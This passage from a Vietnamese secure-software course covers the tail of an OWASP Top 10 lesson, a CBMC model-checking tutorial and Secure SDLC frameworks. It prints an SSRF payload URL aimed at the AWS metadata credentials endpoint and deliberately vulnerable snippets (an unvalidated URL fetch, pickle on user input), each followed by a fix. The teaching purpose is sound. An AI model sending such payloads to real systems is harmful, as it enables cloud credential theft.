data = pickle.loads(user_input)
```

Pickle có thể execute arbitrary code khi deserialize. Attacker craft input → RCE.

Fix: dùng JSON cho data format. Nếu cần serialize object, dùng schema validation (msgpack + Pydantic).

Ví dụ 3: CI/CD compromise

Trojan trong CI/CD pipeline → malicious binary commit và sign. SolarWinds 2020 là ví dụ điển hình.

Fix: - CI/CD secret minimal scope. - SLSA framework cho supply chain security. - Reproducible build. - Sigstore for signing.

Mitigation chung

- Verify digital signature cho mọi update.
- Code signing với HSM-protected key.
- Sigstore cho open source.
- SBOM kèm signed manifest.

A09:2021 - Security Logging and Monitoring Failures

Định nghĩa: Không có log đủ để detect/respond breach.

Ví dụ 1: Log thiếu

Login fail không log. Brute force không bị detect.

Fix: log mọi auth event, authorization deny, admin action.

Ví dụ 2: Log không centralize

Mỗi server log riêng. Khi cần investigate, phải SSH từng server. Chậm.

Fix: log centralize (ELK, Splunk, CloudWatch).

Ví dụ 3: Log sensitive data

```
# SAI
logger.info(f"Login attempt: user={user}, password={password}")
```

Password log = breach.

Fix: structured logging với redaction (pino, winston).

Ví dụ 4: Không có alert

Có log nhưng không có alert. Anomaly không được human notice.

Fix: SIEM (Splunk, ELK, Sumo Logic) + alert rule cho pattern (10 fail login/min, admin action ngoài giờ).

Mitigation chung

- Log: auth event, authz, admin action, security event.
- Centralize: ELK, Splunk, CloudWatch.
- Retention: 1 năm minimum.
- Alert: real-time cho anomaly.
- Tabletop exercise mỗi quý.

A10:2021 - Server-Side Request Forgery (SSRF)

Định nghĩa: Server fetch URL từ user input mà không validate, có thể truy cập internal resource.

Ví dụ kinh điển: AWS metadata service

```
# SAI: webhook endpoint
@app.route('/webhook')
def webhook():
    url = request.args.get('url')
    response = requests.get(url)
    return response.text
```

Attacker gửi url=http://169.254.169.254/latest/meta-data/iam/security-credentials/role-name. Server fetch AWS metadata endpoint, trả credential. Capital One breach 2019 chính là SSRF + AWS metadata.

Fix 1: Whitelist domain:

```

ALLOWED_DOMAINS = ['api.partner.com', 'cdn.example.com']
def webhook():
    url = request.args.get('url')
    domain = urlparse(url).hostname
    if domain not in ALLOWED_DOMAINS:
        return jsonify({'error': 'domain not allowed'}), 400
    response = requests.get(url)

```

Fix 2: Block internal IP range:

```

import ipaddress
def is_internal(host):
    try:
        ip = ipaddress.ip_address(socket.gethostbyname(host))
        return ip.is_private or ip.is_loopback or ip.is_link_local
    except ValueError:
        return True

```

Fix 3: AWS IMDSv2 (token-based metadata, immune to SSRF GET).**Mitigation chung**

- Network segmentation: app không cần access metadata service.
- Egress filtering.
- IMDSv2 trên AWS.
- Validate URL whitelist domain + block private IP.

Tổng kết: 10 quy tắc nhỏ

#	Lỗi hỏng	Nguyên tắc fix 1 dòng
A01	Broken Access Control	Check authorization mọi endpoint, server-side
A02	Cryptographic Failures	bcrypt password, AES-GCM data, TLS 1.3
A03	Injection	Parameterized query everywhere
A04	Insecure Design	Threat model từ đầu, rate limit, business rule
A05	Misconfig	Secure baseline, scan misconfig
A06	Vulnerable Components	Dependabot + dependency scan trong CI
A07	Auth Failures	MFA, breach check password, regenerate session
A08	Integrity Failures	Verify signature, không pickle, SLSA
A09	Logging Failures	Log + centralize + alert
A10	SSRF	Whitelist domain + block internal IP + IMDSv2

Áp dụng 10 nguyên tắc này đủ chống 90% web attack thực tế.

Tham khảo bổ sung

- [OWASP Top 10 \(2021\) chính thức](#)
- [OWASP Cheat Sheet Series](#): chi tiết mỗi mục.
- [OWASP ASVS \(Application Security Verification Standard\)](#): checklist comprehensive hơn (250+ check).

Mini-quiz

Q1. IDOR là gì? Cho ví dụ và cách fix.

IDOR (Insecure Direct Object Reference): endpoint trả về object dựa trên ID từ user input mà không check ownership.

Ví dụ:

```
# Bug
@app.route('/api/orders/<id>')
def get(id):
    return Order.get(id).to_json()
```

User A có order ID 100. Đổi URL thành ID 101 → thấy order user B.

Fix: check ownership:

```
@app.route('/api/orders/<id>')
def get(id):
    order = Order.get(id)
    if order.user_id != current_user.id:
        abort(403)
    return order.to_json()
```

Hoặc tốt hơn: query với owner filter:

```
order = Order.query.filter_by(id=id, user_id=current_user.id).first_or_404()
```

Q2. Capital One 2019 breach là SSRF type. Mô tả chuỗi attack.

1. **Recon**: attacker scan tìm Capital One web app có vulnerable endpoint (WAF rule misconfig).
2. **SSRF**: gửi request có URL `http://169.254.169.254/latest/meta-data/iam/security-credentials/[role-name]` qua vulnerable endpoint.
3. **Server fetch metadata**: AWS EC2 instance metadata service trả về temporary AWS credential (access key, secret, session token).
4. **Exfiltrate**: attacker dùng credential, list S3 bucket, download data (100M record).
5. **Detection lag**: phát hiện sau ~4 tháng, qua tip from external researcher.

Root cause: WAF misconfig (A05) + SSRF (A10) + IAM role over-permissioned (A01).

Fix sau breach: - AWS phát hành IMDSv2 (require session token, không phải GET đơn giản). - WAF rule update. - IAM role principle of least privilege review.

Lesson: defense in depth thiếu một layer (IMDSv1 + over-permissive IAM) đủ để toàn bộ system compromise.

Q3. Vì sao auto-update không verify signature là bug A08?

A08 là “Integrity Failures”. Auto-update từ remote source mà không verify signature = trust completely “channel” (network, server cung cấp).

Threat scenarios: - **Supply chain attack**: attacker compromise update server, serve malicious binary. User auto-update = run malware. Ví dụ NotPetya (M.E.Doc accounting software update). - **MITM attack**: nếu update qua HTTP (no TLS) hoặc TLS cert invalid bypass, attacker swap binary. - **DNS hijack**: attacker control DNS, redirect update server → malware.

Fix:

1. **Code signing**: publisher sign binary với private key (HSM). Update client verify với public key embed trong app.
2. **Sigstore** for open source: transparency log, easier than self-signing.
3. **SLSA (Supply chain Levels for Software Artifacts)**: framework toàn diện cho supply chain security.
4. **Reproducible build**: third party có thể verify binary build từ source code công khai.

Ví dụ Linux package manager (apt, yum): mỗi package signed by maintainer, manager verify trước install. Đây là model an toàn.

Tiếp theo: [7.4 CBMC Tutorial](#)

7.4 CBMC Tutorial step-by-step

Tóm tắt một dòng: Bài này hướng dẫn thực hành CBMC (C Bounded Model Checker), tool BMC phổ biến nhất cho C/C++. Sau khi đọc, bạn sẽ tự cài, chạy CBMC trên code của mình, hiểu output, và biết các flag quan trọng nhất cho từng loại check.

Vì sao thực hành CBMC?

Lec 3-4 dạy concept của BMC + SMT. Concept hay nhưng không thay thế được trải nghiệm thực tế chạy tool. CBMC là tool open-source, mature (từ 2001), được dùng trong production tại Amazon (AWS verify driver, networking code), Diffblue (gốc của tool), Microsoft.

Bài này không phải tutorial chính thức (đã có trên cprover.org), mà là **path nhanh** cho người đã biết concept để bắt tay làm.

Bước 1: Cài đặt CBMC

macOS (Homebrew)

```
brew install cbmc
cbmc --version
# Expected: CBMC version X.Y.Z 64-bit ...
```

Linux (Ubuntu/Debian)

```
# Option 1: package từ repo (có thể cũ)
sudo apt update && sudo apt install cbmc

# Option 2: tải binary mới nhất từ GitHub release
wget https://github.com/diffblue/cbmc/releases/download/cbmc-5.95.1/ubuntu-22.04-cbmc-5.95.1-Linux.deb
sudo dpkg -i ubuntu-22.04-cbmc-5.95.1-Linux.deb
```

Build from source (mọi OS)

```
git clone https://github.com/diffblue/cbmc.git
cd cbmc
make -C src minisat2-download
make -C src
# Binary tại src/cbmc/cbmc
```

Build cần GCC/Clang + Make. ~10-15 phút.

Verify cài đặt

```
cbmc --help | head -20
```

Nếu thấy list option, OK.

Bước 2: Hello World

Tạo file hello.c:

```
#include <assert.h>

int main() {
    int x = 5;
    int y = 10;
    int z = x + y;
    assert(z == 15);
    return 0;
}
```

Chạy:

```
cbmc hello.c
```

Output (rút gọn):

```
CBMC version 5.95.1 (cbmc-5.95.1) 64-bit x86_64 macos
```

```
Parsing hello.c
```

```
Converting
```

```
Type-checking hello
```

```
Generating GOTO Program
```

```
Adding CPROVER library (x86_64)
```

```
...
```

```
file hello.c line 7 function main: assertion z == 15  SUCCESS
```

```
** 0 of 1 failed (1 iterations)
```

```
VERIFICATION SUCCESSFUL
```

CBMC chứng minh assertion đúng. **Verification successful.**

Bước 3: Tìm bug đầu tiên

Sửa hello.c thành:

```
#include <assert.h>

int main() {
    int x = 5;
    int y = 10;
    int z = x + y;
    assert(z == 16); // sai assertion
    return 0;
}
```

Chạy:

```
cbmc hello.c
```

Output:

```
file hello.c line 7 function main: assertion z == 16  FAILURE
```

```
** Results:
hello.c function main
[main.assertion.1] line 7 assertion z == 16: FAILURE
```

```
** 1 of 1 failed (2 iterations)
VERIFICATION FAILED
```

CBMC báo assertion sai. Để xem counterexample (input dẫn tới fail), thêm flag `--trace`:

```
cbmc hello.c --trace
```

Trace cho thấy state từng step, giá trị mỗi biến.

Bước 4: Verify với input không xác định

Code dùng `nondet_int()` để CBMC verify cho **mọi input**:

```
#include <assert.h>

int nondet_int(); // declare without body, CBMC treats as "any int"

int main() {
    int x = nondet_int();
    if (x > 0) {
        int y = x + 1;
        assert(y > x); // tin rằng cộng s[] dương cho k[] t qu[] lớn hơn
    }
    return 0;
}
```

```
cbmc overflow.c --trace
```

Output:

```
[main.assertion.1] line 8 assertion y > x: FAILURE
```

```
State 12 file overflow.c line 4 function main thread 0
```

```
-----
x=2147483647 (INT_MAX)
```

```
State 14 file overflow.c line 6 function main thread 0
```

```
-----
y=-2147483648 (INT_MIN, after overflow)
```

CBMC tìm được counterexample: `x = INT_MAX`. Khi `x + 1`, integer overflow wrap về `INT_MIN`. Assertion `y > x` thành `INT_MIN > INT_MAX = false`.

Đây là loại bug khó test bằng tay (ai nghĩ tới test với `INT_MAX`?), nhưng CBMC tìm trong giây.

Bước 5: Các flag check tự động

CBMC có nhiều check built-in cho các lớp bug phổ biến:

```

cbmc program.c \
  --bounds-check \           # array out-of-bounds
  --pointer-check \          # null pointer dereference
  --div-by-zero-check \      # division by zero
  --signed-overflow-check \  # signed integer overflow
  --unsigned-overflow-check \ # unsigned overflow
  --pointer-overflow-check \ # pointer arithmetic overflow
  --memory-leak-check \      # memory leak
  --memory-cleanup-check \   # forgotten free
  --conversion-check \       # narrowing conversion bug
  --float-overflow-check \   # float overflow
  --nan-check                 # NaN trong float

```

Hoặc bật tất cả: `--all-checks`.

Ví dụ: detect buffer overflow

```

#include <string.h>

int main() {
  char buf[10];
  char *src = "this is way too long";
  strcpy(buf, src); // overflow!
  return 0;
}

```

```
cbmc bo.c --bounds-check --pointer-check
```

Output:

```

[main.array_bounds.1] line 6 dereference failure: ...
  array `buf' upper bound: FAILURE

```

CBMC bắt được overflow của `strcpy`.

Ví dụ: detect use after free

```

#include <stdlib.h>

int main() {
  int *p = malloc(sizeof(int));
  *p = 5;
  free(p);
  *p = 10; // UAF
  return 0;
}

```

```
cbmc uaf.c --pointer-check
```

```

[main.pointer_dereference.1] line 7 dereference failure:
  pointer NULL or freed: FAILURE

```

Bước 6: Verify function với loop

CBMC unwind loop tới depth `--unwind`:

```
#include <assert.h>

int sum(int n) {
    int s = 0;
    for (int i = 0; i < n; i++) s += i;
    return s;
}

int main() {
    int n = nondet_int();
    if (n >= 0 && n <= 5) {
        int result = sum(n);
        assert(result == n * (n - 1) / 2);
    }
    return 0;
}
```

```
cbmc loop.c --unwind 10
```

Nếu unwind đủ (≥ 5), assertion verify thành công.

Nếu unwind không đủ:

```
cbmc loop.c --unwind 3
```

Output:

```
** Unwinding loop main.0 iteration 3 file loop.c line 5 function sum
   unwinding assertion: FAILURE
```

CBMC báo “unwinding assertion failed”: loop có thể chạy quá `--unwind 3`. Solution: tăng unwind, hoặc dùng `__CPROVER_assume(n <= 3)` để giới hạn input.

Bước 7: Verify pthread (concurrency)

```
#include <pthread.h>
#include <assert.h>

int x = 0;

void* thread_a(void *arg) {
    x = 1;
    return NULL;
}

void* thread_b(void *arg) {
    x = 2;
    return NULL;
}
```

```
int main() {
    pthread_t t1, t2;
    pthread_create(&t1, NULL, thread_a, NULL);
    pthread_create(&t2, NULL, thread_b, NULL);
    pthread_join(t1, NULL);
    pthread_join(t2, NULL);
    assert(x == 1 || x == 2);
    return 0;
}
```

```
cbmc thread.c --pthread
```

CBMC khám phá mọi interleaving khả dĩ của 2 thread. Assertion `x == 1 || x == 2` pass vì cả 2 thread chỉ ghi 2 giá trị đó.

Đổi assertion thành `assert(x == 1)`:

```
[main.assertion.1] line 16 assertion x == 1: FAILURE
```

Counterexample shows: t2 chạy sau t1, `x = 2` cuối.

Bước 8: `__CPROVER_assume` - giới hạn input

Khi bạn biết một property của input không trivial, tell CBMC bằng `__CPROVER_assume`:

```
#include <assert.h>
```

```
int main() {
    int x = nondet_int();
    __CPROVER_assume(x > 0 && x < 100); // ràng buộc x
    int y = x * 2;
    assert(y > 0); // pass vì x > 0
    return 0;
}
```

CBMC không khám phá `x < 0` hay `x >= 100`. Nhanh hơn nhiều, và assertion `y > 0` trivially pass.

Dùng `__CPROVER_assume` để model precondition của hàm, hoặc input bị filter trước bởi tầng khác.

Bước 9: Goto-instrument cho instrumentation nâng cao

CBMC có tool đi kèm goto-instrument để instrument program trước khi verify:

```
# Step 1: compile to GOTO program
```

```
goto-cc -o program.gb program.c
```

```
# Step 2: instrument để check race
```

```
goto-instrument program.gb program-race.gb --race-check
```

```
# Step 3: verify
```

```
cbmc program-race.gb
```

--race-check thêm check data race ở mọi shared access.

Các instrumentation khác: - --mm sc/tso/ps0: model memory weak (TSO/PSO). - --cover line/branch/mcdc: instrument cho test gen. - --stack-depth N: check stack overflow.

Bước 10: Output formats

CBMC có nhiều output format:

```
cbmc program.c --xml-ui           # XML output
cbmc program.c --json-ui          # JSON output (machine-readable)
cbmc program.c --trace            # human-readable trace
cbmc program.c --show-properties  # list properties without running
cbmc program.c --show-goto-functions # show internal IR
```

JSON output dùng cho CI integration:

```
cbmc program.c --json-ui > result.json
jq '.[0] | select(.result == "FAILURE")' result.json
```

So sánh CBMC vs ESBMC

Tiêu chí	CBMC	ESBMC
Maintainer	Diffblue + community	Academic community (multi-institution)
Backend SAT/SMT	MiniSat (default), CaDiCaL, Z3	Z3, Boolector, CVC4, Yices
Concurrency	-pthread, basic	mature, multiple memory model
Float	-floatbv	mature FP support
Tốc độ	Trung bình	Trung bình tới nhanh
Use case	General-purpose	Concurrency-heavy, float-heavy

Cả 2 đều free, open source. Bắt đầu với CBMC, switch sang ESBMC nếu cần concurrency support tốt hơn.

Troubleshooting common errors

“include file not found”

```
cbmc program.c -I /usr/include -I /usr/local/include
```

CBMC cần preprocessor headers như compiler.

“Function X not found”

CBMC default không link với external library. Nếu code dùng printf, malloc, CBMC stub. Nếu dùng custom library:

```
cbmc program.c --function-pointer-checks library.c
```

“Out of memory”

SMT formula quá lớn. Giảm `--unwind`, hoặc dùng `__CPROVER_assume` để giảm input space.

“Loop unwinding insufficient”

Tăng `--unwind`. Hoặc dùng `--unwindset name:K` chỉ cho loop cụ thể.

“Timeout”

Default timeout không giới hạn. Set với `--object-bits 8` (giảm số object track) hoặc switch SMT backend:

```
cbmc program.c --smt2 --z3
```

Workflow trong CI

Makefile mẫu:

```
.PHONY: verify
verify:
    @for src in src/*.c; do \
        echo "Verifying $$src..."; \
        cbmc $$src \
            --unwind 20 \
            --bounds-check --pointer-check \
            --signed-overflow-check \
            --pointer-overflow-check \
            --memory-leak-check; \
    done

.PHONY: verify-fast
verify-fast:
    cbmc src/critical_function.c \
        --unwind 5 --bounds-check --pointer-check
```

`.github/workflows/verify.yml`:

```
name: CBMC Verify
on: [push, pull_request]
jobs:
  verify:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - name: Install CBMC
        run: sudo apt install cbmc
      - name: Run CBMC
        run: make verify
```

Mỗi PR chạy CBMC tự động. Block merge nếu fail.

Bài tập thực hành

Tải repo này về và thử CBMC trên các bài tập **Exercise Set 2**:

```
git clone https://github.com/tuandung222/Temp1
cd Temp1/exercises
# Copy code C từ bài tập vào file
cbmc bail.c --bounds-check --pointer-check
```

Xem CBMC bắt được bug nào, miss bug nào, vì sao.

Tóm tắt

- CBMC: install qua brew/apt, version 5.95+.
- Run đơn giản: `cbmc program.c`.
- Counterexample: `--trace`.
- Built-in checks: `--bounds-check --pointer-check --signed-overflow-check ....`
- Loop: `--unwind N`.
- Concurrency: `--pthread`.
- Limit input: `__CPROVER_assume(...)`.
- CI integration: `--json-ui` output.

CBMC là một trong những công cụ formal verification practical nhất hiện nay. Nắm vững nó là kỹ năng quý cho mọi software engineer làm việc với C/C++ critical code.

Tham khảo

- [CBMC official docs](#)
- [CBMC tutorial trên GitHub](#)
- [ESBMC tutorial](#) (alternative)

Tiếp theo: **7.5 Secure SDLC + Microsoft SDL + OWASP SAMM**

7.5 Secure SDLC: integrate security vào quy trình

Tóm tắt một dòng: Security tốt không phải “kiểm tra cuối”, mà là **integrate vào mọi phase của software development lifecycle**. Bài này dạy 3 framework công nghiệp chuẩn: Microsoft SDL (practice-based), OWASP SAMM (maturity model), và DevSecOps (shift-left). Bạn sẽ biết cách tổ chức team và CI/CD để security là first-class concern.

Tại sao SDLC quan trọng?

Đã thấy trong Lec 1 ([bài 1.2](#)) quy tắc Boehm: chi phí sửa bug tăng theo cấp số mũ qua các giai đoạn. Bug requirement = \$1, bug post-production = \$200+. Security bug tệ hơn vì:

- **Reputation cost:** breach lộ ra, mất khách hàng.
- **Legal/regulatory cost:** GDPR fine, lawsuit.
- **Incident response cost:** hire forensic, notify customer, lawyer.

Vì thế, đầu tư vào SDLC giúp catch bug sớm = cost-effective hơn rất nhiều.

Có 3 framework chính, mỗi cái với góc nhìn khác:

1. **Microsoft SDL:** practice-based (làm cái gì cụ thể).
2. **OWASP SAMM:** maturity-based (đo mức độ trưởng thành).
3. **DevSecOps:** cultural + tooling (shift left + automation).

Hiểu cả 3 giúp bạn áp dụng phù hợp scope.

1. Microsoft Security Development Lifecycle (SDL)

Microsoft công bố SDL năm 2004 sau hàng loạt security crisis của Windows. Là framework 12 practice cụ thể, đã được battle-tested trên codebase nhiều triệu dòng.

12 SDL Practices

#	Practice	Phase
1	Establish security requirements	Requirement
2	Create quality gates and bug bars	Requirement
3	Perform security and privacy risk assessments	Requirement
4	Establish design requirements	Design
5	Perform attack surface analysis	Design
6	Use threat modeling	Design
7	Use approved tools	Implementation
8	Deprecate unsafe functions	Implementation
9	Perform static analysis	Implementation
10	Perform dynamic analysis	Verification
11	Perform fuzz testing	Verification
12	Conduct attack surface review	Verification

Cộng thêm 4 practice cho **Release** và **Response** phase: - 13. Create incident response plan - 14. Conduct final security review - 15. Certify release and archive - 16. Execute incident response plan

Triển khai SDL trong team

Practice 1-3 (Requirement): trước khi code, viết security requirement formal. STAR format (đã thấy trong bài 1.2). Cho mỗi feature, hỏi: - Confidentiality, Integrity, Availability requirement nào? - Có xử lý PII không? GDPR/CCPA apply. - Có giao dịch tiền không? PCI-DSS apply.

Practice 4-6 (Design): threat model. STRIDE cho mỗi component. Attack surface analysis: liệt kê mọi entry point (API endpoint, file upload, network port). Giảm surface nếu có thể (disable feature không dùng).

Practice 7-9 (Implementation): - “Approved tools” = compiler version stable, không dùng feature deprecated. - “Unsafe functions” = không strcpy, gets, sprintf. - SAST trong CI = Coverity, SonarQube, Veracode.

Practice 10-12 (Verification): - Dynamic analysis = run app under sanitizer (ASan, MSan). - Fuzz testing = AFL, libFuzzer (xem bài 5.6). - Attack surface review = pen test cuối.

Practice 13-16 (Release & Response): - IR plan = playbook khi breach. - Final review = security sign-off trước launch. - Archive = snapshot code + dependency để forensic sau này. - Execute IR khi sự cố xảy ra.

Where it works best

SDL phù hợp cho: - Company có resource đầu tư security team riêng. - Software lifecycle dài (3-5 năm), không thay đổi nhanh. - High-stake software (OS, browser, kernel, infrastructure).


Less fit cho: - Startup move fast, weekly release. - App có pivot thường xuyên.

2. OWASP SAMM (Software Assurance Maturity Model)

OWASP SAMM khác SDL ở chỗ: thay vì list practice cụ thể, nó đánh giá **mức độ trưởng thành** của tổ chức.

5 Business Functions

SAMM chia security ra 5 mảng (business function):



Hình 2: Sơ đồ 11

15 practice (3 mỗi function), mỗi practice có 3 maturity level:

- **Level 0:** chưa có gì.
- **Level 1:** ad-hoc, làm theo project.
- **Level 2:** defined, có process formal.
- **Level 3:** optimized, measured và improved continuously.

Cách dùng

Step 1: Assessment. Tự đánh giá hoặc thuê consultant đánh giá maturity hiện tại của từng practice (0-3). Output: scorecard 15 dòng.

Step 2: Target. Đặt target level cho mỗi practice dựa trên industry, regulation, risk. Startup: target 1-2 cho hầu hết. Bank: target 2-3.

Step 3: Roadmap. Lên kế hoạch fill gap. Mỗi practice nâng cấp 1 level mất ~3-12 tháng.

Step 4: Re-assess. Hàng năm, re-assess, đo improvement.

Ưu điểm SAMM

- **Đo được tiến độ:** trước-sau định lượng.
- **Vendor-neutral:** không bound vào tool nào.
- **Industry-agnostic:** dùng được cho fintech, healthcare, gov.
- **Free:** documentation và tool công khai.

Khi nào dùng

SAMM phù hợp cho: - CISO mới gia nhập, cần baseline. - Audit annual review. - M&A due diligence. - Compare với industry peer.

3. DevSecOps: Shift Left

DevSecOps là evolution của DevOps + Security. Triết lý: “**Shift Left**” = move security check từ cuối quy trình (trước release) lên đầu (trong dev).

Truyền thống vs DevSecOps

Truyền thống (waterfall + security gate cuối):

Dev → QA → Security review (block) → Release

↑
Tạm 1-3 tháng,
block release,
nếu y rework

DevSecOps:

Dev (with linting, SAST) → CI (test + DAST + SCA) → Stage (pen test) → Prod

Catch ngay khi commit Catch khi push PR Catch trước release

(Upward arrows point from "ngay", "khi", and "trước" respectively)

Mỗi tầng catch một class bug. Cost giảm vì bug catch sớm rẻ hơn.

Tool stack DevSecOps điển hình

Phase	Tool category	Examples
Code (local)	IDE plugin	SonarLint, ESLint security, Snyk IDE
Commit	Pre-commit hook	TruffleHog (secret scan), gitleaks
Build	SAST	SonarQube, Coverity, Snyk Code, GitHub CodeQL

Phase	Tool category	Examples
Build	SCA (Software Composition Analysis)	Snyk, Dependabot, OWASP Dependency-Check
Build	Container scan	Trivy, Gype, Snyk Container
Build	IaC scan	Checkov, Tfsec, Snyk IaC
Test	DAST	OWASP ZAP, Burp Suite, Acunetix
Test	Fuzzing	AFL, libFuzzer, OSS-Fuzz
Pre-deploy	Image signing	Cosign, Notation
Deploy	Policy as code	OPA, Kyverno
Runtime	RASP, WAF	Cloudflare, AWS WAF, Imperva
Runtime	Monitoring	Datadog, Splunk, ELK + SIEM

Không phải tất cả tool. Chọn 1 tool / category, integrate well.

Ví dụ pipeline thực tế

.github/workflows/security.yml:

```
name: Security checks
on: [push, pull_request]

jobs:
  sast:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - name: CodeQL Analysis
        uses: github/codeql-action/init@v3
        with: { languages: javascript, python }
      - uses: github/codeql-action/analyze@v3

  sca:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - name: Snyk dependency scan
        uses: snyk/actions/node@master
        env: { SNYK_TOKEN: ${ secrets.SNYK_TOKEN } }
        with: { args: --severity-threshold=high }

  secrets:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - name: TruffleHog scan
        uses: trufflesecurity/trufflehog@main
        with: { extra_args: --only-verified }
```

```

container:
  runs-on: ubuntu-latest
  steps:
    - uses: actions/checkout@v4
    - name: Build image
      run: docker build -t app:${{ github.sha }} .
    - name: Trivy scan
      uses: aquasecurity/trivy-action@master
      with:
        image-ref: app:${{ github.sha }}
        severity: CRITICAL,HIGH
        exit-code: 1

```

Mỗi PR chạy 4 job song song. Block merge nếu bất kỳ critical finding.

Security Champions

Một idea quan trọng từ DevSecOps: **Security Champion** trong mỗi team dev. Không phải fulltime security engineer, mà là developer có training thêm về security, là cầu nối với central security team.

Role: - Review security của PR trong team. - Tổ chức threat model cho feature mới. - Triage finding từ scanner. - Train teammate về best practice.

Scale tốt hơn so với 1 central security team review mọi PR (bottleneck).

So sánh 3 framework

Tiêu chí	Microsoft SDL	OWASP SAMM	DevSecOps
Tính chất	Prescriptive (practice cụ thể)	Descriptive (maturity model)	Cultural + tooling
Phù hợp	High-stake software	Mọi tổ chức cần assess	Cloud-native, fast-moving
Setup time	Tháng	Tuần (assessment)	Liên tục
Cost	Trung bình-cao	Thấp (self-assess)	Trung bình (tool license)
Auditable	Có	Rất tốt	Tùy tool

Không exclusive. Tổ chức trưởng thành thường **kết hợp** cả 3: - SDL cho practice list cụ thể. - SAMM cho measure progress. - DevSecOps cho automation + culture.

Triển khai cho startup vs enterprise

Startup (5-50 người)

Tháng 1-3: - Setup pre-commit hook (gitleaks). - SCA trong CI (Snyk free hoặc Dependabot). - Auth provider (Auth0/Cognito).

Tháng 3-12: - SAST (SonarCloud). - Container scan (Trivy). - Tăng coverage test.

Year 2+: - Pen test annual. - SAMM assessment level 1. - SOC 2 readiness.

Cost: \$500-2000/month tool license.

Enterprise (500+ người)

Year 1: - Hire CISO + security team. - SAMM baseline assessment. - Choose SDL hoặc custom framework. - Centralize tool: SAST, SCA, container, IaC. - Security training cho mọi developer.

Year 2-3: - Security Champion network. - Bug bounty program. - Threat modeling formal cho mọi feature. - Compliance: SOC 2, ISO 27001.

Year 4+: - SAMM level 2-3 trên hầu hết practice. - Red team exercise quarterly. - Industry-specific cert (PCI-DSS, HIPAA, FedRAMP).

Cost: \$1-10M/year depending size.

Common pitfalls

Pitfall 1: “Security is everyone’s job” without ownership

Slogan đẹp, không actionable. Cần specific role: CISO, security team, security champion in each dev team.

Pitfall 2: Too many tools

Mua 20 tool overlapping. Team không có time configure, ignore alert. Better: pick 1 best tool / category.

Pitfall 3: Security as gate, not partner

Security team chỉ “say no”. Developer find workaround. Better: security team co-design với dev, suggest alternative.

Pitfall 4: Alert fatigue

SAST sinh 10000 finding, 99% false positive. Developer ignore = miss real bug.

Mitigation: - Tune rule cho codebase. - Suppress accepted risk explicitly. - Triage process: critical < 1 day, high < 1 week.

Pitfall 5: No metrics

“We do security” không đo được. Cần KPI: - % code covered by SAST. - Mean time to remediate critical CVE. - % production endpoint with auth. - % employee with phishing training. - ...

Pitfall 6: Bỏ qua people side

Phishing 80% bắt đầu sự cố. Tool không chống được. Cần training annual + simulation.

Tóm tắt

- **Microsoft SDL:** 12 practice qua 6 phase, prescriptive.
- **OWASP SAMM:** 15 practice qua 5 business function, 0-3 maturity level.
- **DevSecOps:** shift left + automation + culture.

- 3 framework không exclusive, thường kết hợp.
- Startup vs Enterprise có roadmap khác.
- Tránh: ownership unclear, tool overlap, security as blocker, alert fatigue, no metric.

Tham khảo

- [Microsoft SDL practices](#)
- [OWASP SAMM](#)
- [BSIMM \(Building Security In Maturity Model\)](#): tương tự SAMM nhưng commercial.
- [NIST SSDF \(Secure Software Development Framework\)](#).

DS perspective

Secure SDLC có nhiều điểm tương đồng với **MLOps**:

Concept	Secure SDLC	MLOps
Versioning	Code + dependency lock	Model + data + code
Reproducibility	SBOM, locked deps	Data versioning, model registry
Continuous testing	SAST, DAST trong CI	Continuous training, validation
Monitoring	SIEM, alert	Model drift detection
Incident response	Breach playbook	Model rollback playbook
Maturity model	SAMM	ML Maturity Model (Google)

Cả 2 đều shift-left, automate, treat artifact (binary / model) như first-class. Hiểu DevSecOps giúp bạn build MLOps tốt hơn và ngược lại.

Mini-quiz

Q1. Phân biệt SDL và SAMM trong 1 câu mỗi cái.

SDL: prescriptive framework liệt kê 12-16 practice security cụ thể phải làm trong từng phase SDLC.

SAMM: descriptive maturity model đánh giá 15 practice qua 5 business function ở 4 mức (0-3) để team biết mình đang ở đâu và cần improve gì.

SDL trả lời “làm gì”. SAMM trả lời “ở mức nào”.

Q2. Cho công ty 20 dev đang chuyển từ “no security process” sang DevSecOps. Recommend roadmap 6 tháng.

Tháng 1: foundation tool. - Pre-commit hook (gitleaks). - Dependabot/Snyk free tier trong GitHub. - Auth provider managed (Auth0 hoặc Cognito). - Annual security training cho mọi dev (KnowBe4 hoặc tương đương).

Tháng 2: SAST + container scan. - SonarCloud (free cho open source, \$10/month/dev cho private). - Trivy scan container trong CI. - Block PR merge nếu critical finding.

Tháng 3: secrets management. - Setup AWS Secrets Manager hoặc Vault. - Migrate hardcoded secret. - Rotation policy.

Tháng 4: monitoring. - CloudWatch alarm cho 5xx spike, login fail spike. - SIEM hoặc log aggregator (Datadog, Splunk). - On-call rotation.

Tháng 5: pen test + bug bounty. - Hire 3rd party pen test (\$15-30K). - Setup HackerOne private program.

Tháng 6: maturity check. - OWASP SAMM self-assessment. - Set target Level 1 cho most practice, Level 2 cho critical. - Plan year 2.

Budget: \$500-2000/month tool + \$20-40K one-time pen test.

Q3. “Alert fatigue” là gì? Cho 3 cách mitigate.

Alert fatigue: SAST/DAST sinh quá nhiều alert (thường 99% false positive), developer overwhelmed, ignore mọi alert kể cả true positive.

Mitigation:

1. **Tune rule cho codebase:** disable rule không apply, adjust severity. Ví dụ “fix all SQL injection” rule không relevant cho ORM-only code. Disable rule này, focus rule khác.
2. **Suppress accepted risk explicitly:** với finding biết là false positive, mark in tool với reason. Khác với “ignore silently” - tool track exception, audit.
3. **Triage process với SLA:**
 - Critical: triage < 1 day, fix < 1 week.
 - High: triage < 1 week, fix < 1 month.
 - Medium: review hàng quý.
 - Low: bulk-suppress hoặc fix khi touch related code.
4. (Bonus) **Risk-based prioritization:** tool modern (Snyk, Mend) có “exploitable” filter, chỉ show finding actually reachable từ code path real. Giảm noise.
5. (Bonus) **Security Champion làm gatekeeper:** champion review batch alert weekly, escalate true positive lên team, suppress false. Developer chỉ thấy alert đã filtered.

